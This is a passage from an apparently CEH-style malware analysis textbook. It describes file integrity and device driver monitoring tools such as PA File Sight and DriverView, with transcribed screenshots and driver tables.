
- **PA File Sight**

  Source: *https://www.poweradmin.com*

  PA File Sight is a protection and auditing tool. It detects ransomware attacks coming from the network and stops them.

  Features:

  - Compromised computers are blocked from reaching files on other protected servers on the network
  - Detects users copying files and optionally blocks access
  - Real-time alerts allow appropriate staff to investigate immediately
  - Monitors who is deleting, moving, or reading files



PA File Sight Ultra Console - v8.0.2.15 [Connected to WINDOWS10 as Admin]
File View Configuration Settings Licensing Help Quiet!...
PA File Sight
Licensed to:
PA File Sight v8 Ultra Trial License (30 days left)
OK - 234 monitors run
Stop Service
Settings
Easy Deploy
Bulk Config
Licenses
Exit
Servers
Servers/Devices
SERVER2016
Watch C:\Users\A
Inventory Collecto
< Back
Open in Browser
Print
Bytes Read (MB)/min
Files Accessed/min
15 Minute Total I/O Operations (Logarithmic Scale)
NT AUTHORITY\SYSTEM [WmiPrvSE.exe]
CEH\Administrator [vmtoolsd.exe]
NT AUTHORITY\SYSTEM [LogonUI.exe]
CEH\Administrator [explorer.exe]
CEH\Administrator [dxreg.exe]
CEH\Administrator [notepad.exe]
NT AUTHORITY\SYSTEM [svchost.exe]
NT AUTHORITY\SYSTEM [GoogleUpdate.exe]
NT AUTHORITY\LOCAL SERVICE [svchost.exe]
NT AUTHORITY\SYSTEM [taskhostw.exe]
Total I/O
Reads
Writes
Deletes
show more
show less
1
100
All Actions
Advanced Services
Endpoint Services
Updates

This chart is showing real-time file activity counts for all monitored drives, whether the activity is being tracked by a monitor or not.

Figure 7.87: Screenshot of PA File Sight

Some additional file integrity checking tools are as follows:

- Tripwire File Integrity and Change Manager (*https://www.tripwire.com*)
- Netwrix Auditor (*https://www.netwrix.com*)
- Verisys (*https://www.ionx.co.uk*)
- CSP File Integrity Checker (*https://www.cspsecurity.com*)
- NNT Change Tracker (*https://www.newnettechnologies.com*)



Dynamic Malware Analysis: Device Drivers Monitoring

- Malware is installed along with device drivers **downloaded from untrusted sources**, and attackers use these drivers as a shield to avoid detection
- Use device driver monitoring tools such as **DriverView** to scan for suspicious device drivers and verify if the device drivers are genuine and downloaded from the publisher's original site
- Go to **Run** → Type **msinfo32** → **Software Environment** → **System Drivers** to manually check for installed drivers

Device Driver Monitoring Tools

- Driver Booster (*https://www.iobit.com*)
- Driver Reviver (*https://www.reviversoft.com*)
- Driver Easy (*https://www.drivereasy.com*)
- Driver Fusion (*https://treexy.com*)
- Driver Genius (*http://www.driver-soft.com*)

DriverView

DriverView utility displays a list of all the **device drivers** currently loaded on the system along with information such as load address of the driver, description, version, and product name

Driver Name	Address	End Address	Size	Load Count	Index	File Type	Description
afunix.sys	0x3B2D0000	0x3B2E3000	0x00013000	1	81	System Driver	AF_UNIX socket provider
AgileVpn.sys	0x35C10000	0x35C37000	0x00027000	1	170	Network Driver	RAS Agile Vpn Miniport C
ahcache.sys	0x3B700000	0x3B74F000	0x0004f000	1	95	System Driver	Application Compatibility
bam.sys	0x3B5F0000	0x3B606000	0x00016000	1	94	System Driver	BAM Kernel Driver
BasicDisplay.sys	0x3B1A0000	0x3B1B6000	0x00016000	1	74	Display Driver	Microsoft Basic Display D
BasicRender.sys	0x3B1C0000	0x3B1D1000	0x00011000	1	75	Display Driver	Microsoft Basic Render D
Beep.SYS	0x3B6E0000	0x3B6EA000	0x0000a000	1	70	System Driver	BEEP Driver
bindflt.sys	0x3B8A0000	0x3B8C1000	0x00021000	1	178	System Driver	Windows Bind Filter Drive
BOOTVID.dll	0x38FA0000	0x38FAB000	0x0000b000	1	10	Display Driver	VGA Boot Driver
bowser.sys	0x35840000	0x35865000	0x00025000	1	152	System Driver	NT Lan Manager Datagra
cdd.dll	0xDCC60000	0xDCCA8000	0x00048000	1	139	Display Driver	Canonical Display Driver
cldflt.sys	0x36180000	0x361F7000	0x00077000	1	142	System Driver	Cloud Files Mini Filter Dri
CLFS.SYS	0x38F10000	0x38F78000	0x00068000	4	7	System Driver	Common Log File System

180 item(s), 1 Selected


https://www.nirsoft.net

Device Drivers Monitoring

Malware is installed on the system along with the device drivers when the user downloads infected drivers from untrusted sources. The malware uses these drivers to avoid detection. One can scan for suspicious device drivers using tools such as DriverView and Driver Detective, to verify whether they are genuine and whether they have been downloaded from the publisher's original site.

The path to the location of Windows system drivers is as follows:

Goto **Run** → Type **msinfo32** → **Software Environment** → **System Drivers**



Name	Description	File	Type	Started	Start Mode	State
1394ohci	1394 OHCI Compliant Host Co...	c:\windows\system32\drivers\1394oh...	Kernel Driver	No	Manual	Stopped
3ware	3ware	c:\windows\system32\drivers\3ware....	Kernel Driver	No	Manual	Stopped
acpi	Microsoft ACPI Driver	c:\windows\system32\drivers\acpi.sys	Kernel Driver	Yes	Boot	Running
acpidev	ACPI Devices driver	c:\windows\system32\drivers\acpide...	Kernel Driver	No	Manual	Stopped
acpiex	Microsoft ACPIEx Driver	c:\windows\system32\drivers\acpiex....	Kernel Driver	Yes	Boot	Running
acpipagr	ACPI Processor Aggregator Dr...	c:\windows\system32\drivers\acpipa...	Kernel Driver	Yes	Manual	Running
acpipmi	ACPI Power Meter Driver	c:\windows\system32\drivers\acpipm...	Kernel Driver	No	Manual	Stopped
acpitime	ACPI Wake Alarm Driver	c:\windows\system32\drivers\acpitim...	Kernel Driver	No	Manual	Stopped
adp80xx	ADP80XX	c:\windows\system32\drivers\adp80x...	Kernel Driver	No	Manual	Stopped
afd	Ancillary Function Driver for Wi...	c:\windows\system32\drivers\afd.sys	Kernel Driver	Yes	System	Running
afunix	afunix	c:\windows\system32\drivers\afunix.s...	Kernel Driver	Yes	System	Running
ahcache	Application Compatibility Cache	c:\windows\system32\drivers\ahcach...	Kernel Driver	Yes	System	Running
amdk8	AMD K8 Processor Driver	c:\windows\system32\drivers\amdk8....	Kernel Driver	No	Manual	Stopped
amdppm	AMD Processor Driver	c:\windows\system32\drivers\amdpp...	Kernel Driver	No	Manual	Stopped
amdsata	amdsata	c:\windows\system32\drivers\amdsat...	Kernel Driver	No	Manual	Stopped
amdsbs	amdsbs	c:\windows\system32\drivers\amdsb...	Kernel Driver	No	Manual	Stopped
amdxata	amdxata	c:\windows\system32\drivers\amdxat...	Kernel Driver	No	Manual	Stopped
appid	AppID Driver	c:\windows\system32\drivers\appid.s...	Kernel Driver	No	Manual	Stopped
applockerfltr	Smartlocker Filter Driver	c:\windows\system32\drivers\apploc...	Kernel Driver	No	Manual	Stopped

Figure 7.88: Screenshot displaying Windows System Drivers


- **DriverView**

  Source: *https://www.nirsoft.net*

  The DriverView utility displays the list of all device drivers currently loaded in the system. For each driver in the list, additional information is displayed, such as load address of the driver, description, version, product name, and maker.

  Features:

  - Displays the list of all loaded drivers in your system
  - Standalone executable



